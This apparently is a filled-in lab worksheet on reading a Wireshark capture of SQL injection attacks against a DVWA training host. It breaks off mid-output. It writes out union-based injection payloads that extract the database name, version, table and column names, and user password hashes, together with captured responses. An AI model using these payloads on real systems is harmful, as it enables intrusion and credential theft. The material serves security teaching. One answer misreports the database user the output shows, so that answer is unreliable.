
- a. Within the Wireshark capture, right-click line 19, and select **Follow HTTP Stream**.



- b. Click **Find** and enter **1=1**. Search for this entry. When the text is located, click **Cancel** in the Find text search box.



- c. The attacker has entered a query (1' or 1=1 union select database(), user()#) into a UserID search box on the target 10.0.2.15. Instead of the application responding with a login failure message, it responded with the following information:



```
..<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />
Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First
name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user
()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database
(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union
select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or
1=1 union select database(), user()#<br />First name: dvwa<br />Surname:
root@localhost</pre>
..</div>
..<h2>More Information</h2>
..<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://
en.wikipedia.org/wiki/SQL_injection</a></li>
..</ul>
..</div>
```


The database name is **dvwa** and the database user is **dvwa@localhost**. There are also multiple user accounts being displayed.

- d. Close the Follow HTTP Stream window.
e. Click "Clear" to display the entire Wireshark conversation.


Step 4: The SQL Injection Attack provides system information.

The attacker continues and starts targeting more specific information.


- a. Within the Wireshark capture, right-click line 22 and select **Follow HTTP Stream**. In red, the source traffic is shown and is sending the GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.



- b. Click **Find** and type in 1=1. Search for this entry. When the text is located, click **Cancel** in the Find text search box.



- c. The attacker has entered a query (1' or 1=1 union select null, version ()) into a UserID search box on the target 10.0.2.15 to locate the version identifier.



What is the version?


5.7.12-0ubuntu1.1.

- d. Close the Follow HTTP Stream window.
e. Click **Clear** to display the entire Wireshark conversation.


Step 5: The SQL Injection Attack and Table Information.

The attacker knows that there is a large number of SQL tables that are full of information. The attacker attempts to find them.

- a. Within the Wireshark capture, right-click on line 25 and select **Follow HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.




- b. Click **Find** and enter **users**. Search for the entry displayed below. When the text is located, click **Cancel** in the Find text search box.



- c. The attacker has entered a query (1'or 1=1 union select null, table_name from information_schema.tables#) into a UserID search box on the target 10.0.2.15 to view all the tables in the

database. This provides a huge output of many tables, as the attacker specified “null” without any further specifications.



What would the modified command of (1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users') do for the attacker?


The database would respond with a much shorter output filtered by the occurrence of the word “user”.

- Close the Follow HTTP Stream window.
- Click **Clear** to display the entire Wireshark conversation.


Step 6: The SQL Injection Attack Concludes.

The attack ends with the best prize of all; password hashes.


- a. Within the Wireshark capture, right-click line 28 and select **Follow HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.



- b. Click **Find** and type in **1=1**. Search for this entry. When the text is located, click **Cancel** in the Find text search box.



The attacker has entered a query (1'or 1=1 union select user, password from users#) into a UserID search box on the target 10.0.2.15 to pull usernames and password hashes!



```
..<div class= "vulnerable_code_area">
..<form action="#" method="GET">
...<p>
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />
>Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
>First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1
union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</
